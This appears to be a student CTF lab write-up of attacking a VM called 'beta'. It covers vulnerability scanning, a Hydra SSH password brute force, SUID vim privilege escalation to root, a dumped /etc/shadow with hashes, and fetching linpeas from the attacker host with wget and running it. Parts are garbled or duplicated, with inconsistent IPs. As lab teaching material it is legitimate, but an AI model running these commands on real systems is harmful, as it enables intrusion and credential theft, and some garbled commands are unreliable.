

```
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ smbclient -L //192.168.127.138 -N
jProtocol negotiation (with timeout 20000 ms) timed out against server 192.168.127.138

(tonyabihaidar@kali)-[~/Desktop/ctf]
$ 
The requested URL /manager was not found on this server.
```

Vulnerability Scanning — Nexpose and Nessus

Two commercial-grade vulnerability scanners were deployed:

- **Nexpose (Rapid7):** Installed and configured to scan the target. The vulnerability report highlighted multiple critical Apache Tomcat vulnerabilities including CVE-2020-1938 (GhostCat / AJP file inclusion).
- **Nessus:** Run in parallel for cross-validation. The Nessus report confirmed the Tomcat findings and identified CVE-2021-4034 (PwnKit), along with multiple Apache CVE entries affecting the Tomcat instance on port 8080.



These automated scans were instrumental in narrowing the attack surface and prioritising exploitation paths.

CVE-2020-1938 (GhostCat): CVSS score 9.8 Critical. Affects the Apache Tomcat AJP connector; allows unauthenticated file read and potential Remote Code Execution [2].




CVE-2021-4034 (PwnKit): CVSS score 7.8 High. Memory corruption in polkit's pkexec allows any local user to escalate privileges to root [3].


Path 1 — SSH Brute Force and SUID vim Privilege Escalation

Initial Access: SSH Brute Force (Port 22)

SSH was open and accepting connections. The enumeration phase had already identified two users: Sophia and Barbelo. The development.txt and Sophia.txt files provided intelligence that Sophia's password was weak. Hydra was used to perform an online dictionary attack against the SSH service using the rockyou.txt wordlist:

```
hydra -l Sophia -P /usr/share/wordlists/rockyou.txt ssh://192.168.17.137:22 -t 4 -V 2>/dev/null
```





```

(RitaAbouFares@kali)-[~]
$ hydra -l sophia \
-P /usr/share/wordlists/rockyou.txt \
ssh://192.168.17.137 \
-t 4 -V 2>/dev/null struts/ ping 192.168.17.137
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-24 04:14:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~35861 00 tries per task
[DATA] attacking ssh://192.168.17.137:22/
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "iloveyou" - 5 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "1234567" - 7 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "12345678" - 9 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "nicole" - 11 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.17.137 - login "sophia" - pass "daniel" - 12 of 14344399 [child 1] (0/0)
[22][ssh] host: 192.168.17.137 login: sophia password: nicole
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-24 04:14:39

(RitaAbouFares@kali)-[~]
$

```

The password was found at attempt number 11:

- **Username:** Sophia
- **Password:** nicole

This demonstrates the risk of weak, guessable passwords on internet-facing services. Even a short wordlist is effective against common first-name passwords.

Hydra performed an online dictionary attack against the SSH service using the rockyou.txt wordlist, one of the most comprehensive password lists used in security research, containing over 14 million common passwords [4]. The password "nicole" was found at attempt #11, demonstrating that even

short wordlists are effective against weak credentials. This highlights the risk of weak, guessable passwords on internet-facing services.

Post-Exploitation as Sophia

SSH access was established using the cracked credentials:

```
ssh Sophia@192.168.17.137
```

```
(RitaAbouFares@kali)-[~]
$ ssh sophia@192.168.17.137
sophia@192.168.17.137's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

283 packages can be updated.
200 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Nov 25 15:22:10 2024 from 192.168.174.136
sophia@beta:~$
```

Initial enumeration after login revealed the following:

- `sudo -l`: Sophia had no sudo privileges on the BETA machine

```
sophia@beta:~$ sudo -l
sudo: unable to resolve host beta: Connection timed out
[sudo] password for sophia:
Sorry, user sophia may not run sudo on beta.
sophia@beta:~$
```

```
File Actions Edit View Help
(RitaAbouFares@kali)-[~]
$
```

- `/etc/shadow`: Permission denied — not readable as Sophia.
- `/etc/passwd`: Readable — confirmed active users: root, Sophia, Barbelo, and tomcat9.

```
sophia@beta:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
sophia@beta:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1189 Nov 25 2024 /etc/shadow
sophia@beta:~$
```

```
sophia@beta:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
sophia@beta:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1189 Nov 25 2024 /etc/shadow
sophia@beta:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuid:x:108:112::/run/uuid:/bin/false
dnsmasq:x:109:65534:dnsmasq,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
tomcat9:x:999:999::/home/tomcat9:/bin/false
sophia:x:1001:1001::/home/sophia:/bin/bash
barbelo:x:1000:1000:barbelo,,:/home/barbelo:/bin/bash
sophia@beta:~$
```

Listing all files in Sophia's home directory revealed the first flag:

```
cat /home/Sophia/flag_Sophia.txt
```

Flag captured: flag{2fdebeb1659dfe027f2c0ad11ea932ae}

```
sophia@beta:~$ whoami
sophia
sophia@beta:~$ sudo -l
^C
sophia@beta:~$ ls -la
total 24
drwxr-xr-x 2 root root 4096 Nov 25 2024 .
drwxr-xr-x 4 root root 4096 Nov 25 2024 ..
-rw-r--r-- 1 root root 839 Nov 25 2024 flag_sophia.txt
-rw-r--r-- 1 root root 873 Nov 25 2024 flag_sophia.txt.save
-rw----- 1 root sophia 47 Apr 23 2018 .lessht
-rw----- 1 root sophia 511 Nov 25 2024 .viminfo
sophia@beta:~$
```

HB

In realms beyond where silence sings,
Sophia weeps, a tale she brings.
A spark of light, divine, she yearned,
For wisdom lost and truth discerned.



```

File Actions Edit View Help
(RitaAbouFares@kali)-[~]
$

```

```
Aeons mourned her fateful plight,  
A splintered star in the cosmic night.  
Her heart, a mirror of the All,  
Reflected grace despite her fall.  
sophia@beta:~$ █
```

A search for SUID binaries was conducted to identify privilege escalation opportunities:

```
find / -perm -4000 -type f 2>/dev/null
```



The binary `/usr/bin/vim.basic` was found with the SUID bit set (without sudo, the only one that works with suid is `vim.basic`). GTFOBins documents this exact privilege escalation path: invoking a shell from within vim using the `:! escape` while the SUID bit is active drops the user into a root shell [5]. The following command was used:

```
/usr/bin/vim.basic -c ':set shell=/bin/sh\' -p | shell'
```

```
(tonyabihaidar@kali)-[~]
└─$ ssh sophia@192.168.127.138
sophia@192.168.127.138's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

283 packages can be updated.
200 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Apr 24 04:42:48 2020 from 192.168.127.129
sophia@beta:~$ ls -la /usr/bin/vim.basic
-rwsr-xr-x 1 root root 2437320 Nov 24 2016 /usr/bin/vim.basic
sophia@beta:~$
```



```
# cat /etc/shadow
root:$6$MpBx053$EYfb9vxxkRaHd75ZLZ8d9hTcoqZFNKtrYRLa1ZbMXLZWnMdoLDir70IeVu5AGvE3kaqBlfvL0jHZLcWwyIPLXR.:20052:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
lxd:*:17638:0:99999:7:::
messagebus:*:17638:0:99999:7:::
uuid:*:17638:0:99999:7:::
dnsmasq:*:17638:0:99999:7:::
sshd:*:17638:0:99999:7:::
tomcat9!:17639:.....:
sophia:$6$fizUgvB7$8jXVPrZVbaEj2.cKwC/YSY5tYiR/I3zM1rqAKJESm50r09xJTeN7kZXbywQHY3f/P7Zo9Q8dPNgqtHvLPf7PT1:20052:0:99999:7:::
barbelo:$6$q8eYqxrZ$ZSrkJ4rZNDP7H3YxGaRR/5t0n9c9AQ2sMb8C.znqpSl8XXVLwMBZaJ03MBLPmpgkqulYmWHh4YNlt6tMudgpr:/20052:0:99999:7:::
#
```

A TCP server with TTY support can be used on the attacker box to receive the shell.

File write

This executable can write data to local files.

(a) Sudo SUDO

This function can be performed by any unprivileged user.

File read

```
File Actions Edit View Help
/usr/lib/python3/dist-packages/unattended_upgrades-0.1.egg-info/top_level.txt
/usr/lib/python3/dist-packages/unattended_upgrades-0.1.egg-info/dependency_links.txt
/lib/firmware/ath10k/QCA99X0/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA4019/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-4.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9984/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9887/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9377/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA6174/hw3.0/notice_ath10k_firmware-4.txt
/lib/firmware/ath10k/QCA6174/hw3.0/notice_ath10k_firmware-6.txt
/lib/firmware/ath10k/QCA6174/hw2.1/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9888/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/qca/NOTICE.txt
/lib/firmware/carl9170fw/CMakeLists.txt
/lib/firmware/carl9170fw/minifw/CMakeLists.txt
/lib/firmware/carl9170fw/config/CMakeLists.txt
/lib/firmware/carl9170fw/tools/carlu/CMakeLists.txt
/lib/firmware/carl9170fw/tools/CMakeLists.txt
/lib/firmware/carl9170fw/tools/src/CMakeLists.txt
/lib/firmware/carl9170fw/tools/lib/CMakeLists.txt
/lib/firmware/carl9170fw/carlfw/CMakeLists.txt
/root/flag.txt
/home/barbelo/flag_barbelo.txt
/home/sophia/flag_sophia.txt
# cat /home/barbelo/flag_barbelo.txt
```

File write

g the Barbelo flag. The flag is:

g the Barbelo flag. The flag is:

```
cat /root/flag.txt
```

```
cat /home/Barbelo/flag Barbelo.txt
```

Flag: flag{c92189b354838fc6838a0c422b10af28}

```

File Actions Edit View Help
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Apr 29 02:47:54 2026 from 192.168.127.129
sophia@beta:~$ nc -lvnp 9002 1> linpeas.sh
-bash: linpeas.sh: Permission denied
sophia@beta:~$ touch linpeas.sh
touch: cannot touch 'linpeas.sh': Permission denied
sophia@beta:~$ nc -lvnp 9002
Listening on [0.0.0.0] (family 0, port 9002)
^C
sophia@beta:~$ wget http://192.168.127.129:9002/LinEnum.sh ; sha256sum LinEnum.sh
--2026-04-30 02:39:09-- http://192.168.127.129:9002/LinEnum.sh
Connecting to 192.168.127.129:9002 ... connected.
HTTP request sent, awaiting response... 404 File not found
2026-04-30 02:39:09 ERROR 404: File not found.

sha256sum: LinEnum.sh: No such file or directory
sophia@beta:~$ wget http://192.168.127.129:9002/linpeas.sh ; sha256sum linpeas.sh
--2026-04-30 02:39:49-- http://192.168.127.129:9002/linpeas.sh
Connecting to 192.168.127.129:9002 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1034246 (1010K) [text/x-sh]
linpeas.sh: Permission denied

Cannot write to 'linpeas.sh' (Success).
sha256sum: linpeas.sh: No such file or directory
sophia@beta:~$

```

So we moved in the /tmp folder as suggested by Claude LLM and it transferred.

```
File Actions Edit View Help
python3 -m http.server
Serving HTTP on 0.0.0.0 port 9002 (http://0.0.0.0:9002/) ...
192.168.127.138 - - [30/Apr/2026 02:39:10] "code 404, message File not found"
192.168.127.138 - - [30/Apr/2026 02:39:10] "GET /linEnum.sh HTTP/1.1" 404 -
192.168.127.138 - - [30/Apr/2026 02:39:49] "GET /linpeas.sh HTTP/1.1" 200 -

Exception occurred during processing of request from ('192.168.127.138', 48360)
Traceback (most recent call last):
  File "/usr/lib/python3.13/socketserver.py", line 697, in process_request_thread
    self.finish_request(request, client_address)
    ~~~~~^~~~~~
  File "/usr/lib/python3.13/http/server.py", line 1317, in finish_request
    self.RequestHandlerClass(request, client_address, self,
    ~~~~~^~~~~~
    directory=args.directory)
    ~~~~~^~~~~~
  File "/usr/lib/python3.13/http/server.py", line 672, in __init__
    super().__init__(*args, **kwargs)
    ~~~~~^~~~~~
  File "/usr/lib/python3.13/socketserver.py", line 766, in __init__
    self.handle()
    ~~~~~^~~~~~
  File "/usr/lib/python3.13/http/server.py", line 436, in handle
    self.handle_one_request()
    ~~~~~^~~~~~
  File "/usr/lib/python3.13/http/server.py", line 424, in handle_one_request
    method()
    ~~~~~^~~~~~
  File "/usr/lib/python3.13/http/server.py", line 679, in do_GET
    self.copyfile(f, self.wfile)
    ~~~~~^~~~~~
  File "/usr/lib/python3.13/http/server.py", line 878, in copyfile
    shutil.copyfileobj(source, outputfile)
    ~~~~~^~~~~~
  File "/usr/lib/python3.13/shutil.py", line 204, in copyfileobj
    fdst.write(buf)
    ~~~~~^~~~~~
  File "/usr/lib/python3.13/socketserver.py", line 845, in write
    self.sock.sendall(b)
    ~~~~~^~~~~~
ConnectionResetError: [Errno 104] Connection reset by peer
192.168.127.138 - - [30/Apr/2026 02:49:04] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
File Actions Edit View Help
sophia@beta:~$ cd /tmp
sophia@beta:tmp$ wget http://192.168.127.129:9002/linpeas.sh ; sha256sum linpeas.sh
--2026-04-30 02:49:03-- http://192.168.127.129:9002/linpeas.sh
Connecting to 192.168.127.129:9002... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1034246 (1010K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                               100%[=====] 1010K --.-KB/s in 0.04s

2026-04-30 02:49:04 (25.6 MB/s) - 'linpeas.sh' saved [1034246/1034246]

60e02db2283db0e6d0a27db399c1bd3b8b102c8f8f646f0e38d44a1a0e5c56e0 linpeas.sh
sophia@beta:tmp$ chmod +x linpeas.sh
sophia@beta:tmp$ ./linpeas.sh > linpeas.out
./linpeas.sh: 5382: local: /bin/systemctl: bad variable name
./linpeas.sh: 5373: local: -euc: bad variable name
./linpeas.sh: 5676: local: /run/dmefind-client: bad variable name
[sudo] password for sophia:
logrotate 3.8.7
sophia@beta:tmp$ ls -la
total 1308
drwxrwxrwt 11 root root 4096 Apr 30 03:02 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
drwxrwxrwt 2 root root 4096 Apr 30 02:24 .font-unix
drwxr-xr-x 2 tomcat9 tomcat9 4096 Apr 30 02:24 hspdfdata_tomcat9
drwxrwxrwt 2 root root 4096 Apr 30 02:24 .ICE-unix
-rw-rw-r-- 1 sophia sophia 256618 Apr 30 03:04 linpeas.out
-rwxrwxr-x 1 sophia sophia 1034246 Apr 22 14:36 linpeas.sh
drwx----- 3 root root 4096 Apr 30 02:24 systemd-private-999e7f5e6f7c6c85a255bc787d94a5ef-systemd-timesyncd.service-PfC6hQ
drwxrwxrwt 2 sophia sophia 4096 Apr 30 03:02 tmux-1001
drwx----- 2 root root 4096 Apr 30 02:24 vmware-root
drwxrwxrwt 2 root root 4096 Apr 30 02:24 .X11-unix
drwxrwxrwt 2 root root 4096 Apr 30 02:24 .XIM-unix
sophia@beta:tmp$
```

The /tmp directory was used as the staging location since write access to the home directory was restricted. The linpeas output was transferred back to the attacker machine for analysis:

```
python -m SimpleHTTPServer 9002 # on target
curl -O http://192.168.127.138:9002/linpeas.out # on Kali
```

```
sophia@beta:/tmp$ python2.6 -m SimpleHTTPServer 9002
python2.6: command not found
sophia@beta:/tmp$ python -m SimpleHTTPServer 9002
Serving HTTP on 0.0.0.0 port 9002 ...
192.168.127.129 - - [30/Apr/2026 03:08:48] "GET /linpeas.out HTTP/1.1" 200 -/0
^CTraceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 610, in test
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketServer.py", line 231, in serve_forever
    poll_interval)
  File "/usr/lib/python2.7/SocketServer.py", line 150, in _eintr_retry
    return func(*args)
KeyboardInterrupt
sophia@beta:/tmp$
```

```
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ curl -O http://192.168.127.138:9002/linpeas.out ; sha256sum linpeas.out
